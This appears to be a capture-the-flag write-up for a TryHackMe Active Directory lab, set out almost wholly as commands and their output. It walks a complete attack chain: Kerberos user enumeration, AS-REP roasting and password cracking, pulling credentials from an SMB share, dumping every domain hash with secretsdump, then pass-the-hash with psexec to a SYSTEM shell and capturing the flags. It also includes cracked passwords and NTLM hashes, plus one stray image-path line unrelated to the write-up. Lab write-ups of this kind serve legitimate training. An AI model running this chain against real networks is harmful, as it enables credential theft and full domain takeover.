sudo nmap -sV -O -sC -vvv 10.10.150.101

```
53/tcp   open  domain?       syn-ack ttl 125
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2020-09-28 23
:34:08Z)
135/tcp  open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spook
ysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 125
464/tcp  open  kpasswd5?     syn-ack ttl 125
593/tcp  open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 125
3268/tcp open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spook
ysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 125
3389/tcp open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
```

```
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-09-28T23:36:51+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Issuer: commonName=AttacktiveDirectory.spookysec.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-27T23:32:14
| Not valid after:  2021-03-29T23:32:14
| MD5:   2e12 906c 8727 3493 b793 2dec 54f2 8df1
| SHA-1: 196a 2a3b 3232 387a 12b3 0c41 4147 51aa 8a35 a122
```

https://github.com/ropnop/kerbrute/releases

https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt

https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt

./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.150.101 userlist.txt

```
2020/09/28 21:02:53 >  [+] VALID USERNAME:       james@spookysec.local
2020/09/28 21:02:59 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2020/09/28 21:03:06 >  [+] VALID USERNAME:       James@spookysec.local
2020/09/28 21:03:09 >  [+] VALID USERNAME:       robin@spookysec.local
2020/09/28 21:03:38 >  [+] VALID USERNAME:       darkstar@spookysec.local
2020/09/28 21:03:56 >  [+] VALID USERNAME:       administrator@spookysec.local
2020/09/28 21:04:31 >  [+] VALID USERNAME:       backup@spookysec.local
```

https://github.com/SecureAuthCorp/impacket

GetNPUsers.py spookysec.local/svc-admin -no-pass

```
┌─[headcrusher@parrot]─[/opt/impacket/examples]
└──╼ $GetNPUsers.py spookysec.local/svc-admin -no-pass
Impacket v0.9.22.dev1+20200924.183326.65cf657f - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:7997c604b79cf94e0223ba16e8e6154e$aca46d5a87f48755dbc2b82bcf
47e121183275c162e5c58061b4d2360c43bd7d184eed3b3cb406e9f8f9a5ef337f8501bf43d7ac381863964e6868b83e321
2547abd06f142a10c1380a4258201763be10b9015c5f7c677841d31a1b391014b1987aef0cde98e0e3a493564a22e9d631a
35add6f6ca6b1edf207f48647eab8c675482a5a466c42d9aa7ba24767944e4a9cb5c52e93ff5db75a00dfd117a881db49d4
810f0ffad6b00a13cd0fe25982a7efbd66a5a6487edca3319d751e1e2b0e267b1a1b1af8b3a89e7d5b3e75bb6e3ca8297b8
43648f1099c05f3131aaaa353e9fd580fbeaf162ec8fc759aa67626b9b545f
```

nano hash

john hash --wordlist=password.txt

management2005

```
┌─[x]─[headcrusher@parrot]─[~/Tools]
└──╼ $john hash --wordlist=password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC
-SHA1 AES 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
```

smbclient -L \\\\spookysec.local\\ -U svc-admin

management2005

```
┌─[✗]─[headcrusher@parrot]─[~/Tools]
└──╼ $smbclient -L \\\\spookysec.local\\ -U svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

smbclient \\\\spookysec.local\\backup -U svc-admin

ls

```
┌─[headcrusher@parrot]─[~/Tools]
└──╼ $smbclient \\\\spookysec.local\\backup -U svc-admin
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 16:08:39 2020
  ..                                  D        0  Sat Apr  4 16:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 16:08:53 2020
```

get backup_credentials.txt


```
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.0 KiloBytes/sec) (aver
age 0.0 KiloBytes/sec)
```

cat backup_credentials.txt

```
┌─[headcrusher@parrot]─[~/Tools]
└──╼ $cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=WW1GamEzVndRSE53YjI5cmVYTmxZeTVzYjJOaGJEcGlZV05yZFhBeU5URTNPRFl3

backup@spookysec.local:backup2517860



sudo secretsdump.py spookysec.local/backup:'backup2517860'@10.10.150.101 -just-dc

```
┌──[headcrusher@parrot]─[/opt/impacket/examples]
└─$sudo secretsdump.py spookysec.local/backup:'backup2517860'@10.10.150.101 -just-dc
[sudo] password for headcrusher:
Sorry, try again.
[sudo] password for headcrusher:
Impacket v0.9.22.dev1+20200924.183326.65cf657f - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4876a80a723612986d7609aa5ebc12b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57
ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:
::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
```

sudo psexec.py Administrator@10.10.150.101 -hashes aad3b435b51404eeaad3b435b51404ee:e4876a80a723612986d7609aa5ebc12b

```
┌─[headcrusher@parrot]─[/opt/impacket/examples]
└──╼ $sudo psexec.py Administrator@10.10.150.101 -hashes aad3b435b51404eeaad3b435b51404ee:e4876a80a
723612986d7609aa5ebc12b
Impacket v0.9.22.dev1+20200924.183326.65cf657f - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.150.101.....
[*] Found writable share ADMIN$
[*] Uploading file osSPUlNs.exe
[*] Opening SVCManager on 10.10.150.101.....
[*] Creating service zuWr on 10.10.150.101.....
[*] Starting service zuWr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

C:\Users\backup\Desktop

TryHackMe{B4ckM3UpSc0tty!}

```
 Directory of C:\Users\backup\Desktop

04/04/2020  12:19 PM    <DIR>          .
04/04/2020  12:19 PM    <DIR>          ..
04/04/2020  12:19 PM                26 PrivEsc.txt
               1 File(s)             26 bytes
               2 Dir(s)  21,580,292,096 bytes free

C:\Users\backup\Desktop>type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

C:\Users\svc-admin\Desktop

TryHackMe{K3rb3r0s_Pr3_4uth}

```
 Directory of C:\Users\svc-admin\Desktop

04/04/2020  12:18 PM    <DIR>          .
04/04/2020  12:18 PM    <DIR>          ..
04/04/2020  12:18 PM                28 user.txt.txt
               1 File(s)             28 bytes
               2 Dir(s)  21,580,292,096 bytes free

C:\Users\svc-admin\Desktop>type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

C:\Users\Administrator\Desktop

TryHackMe{4ctiveD1rectoryM4st3r}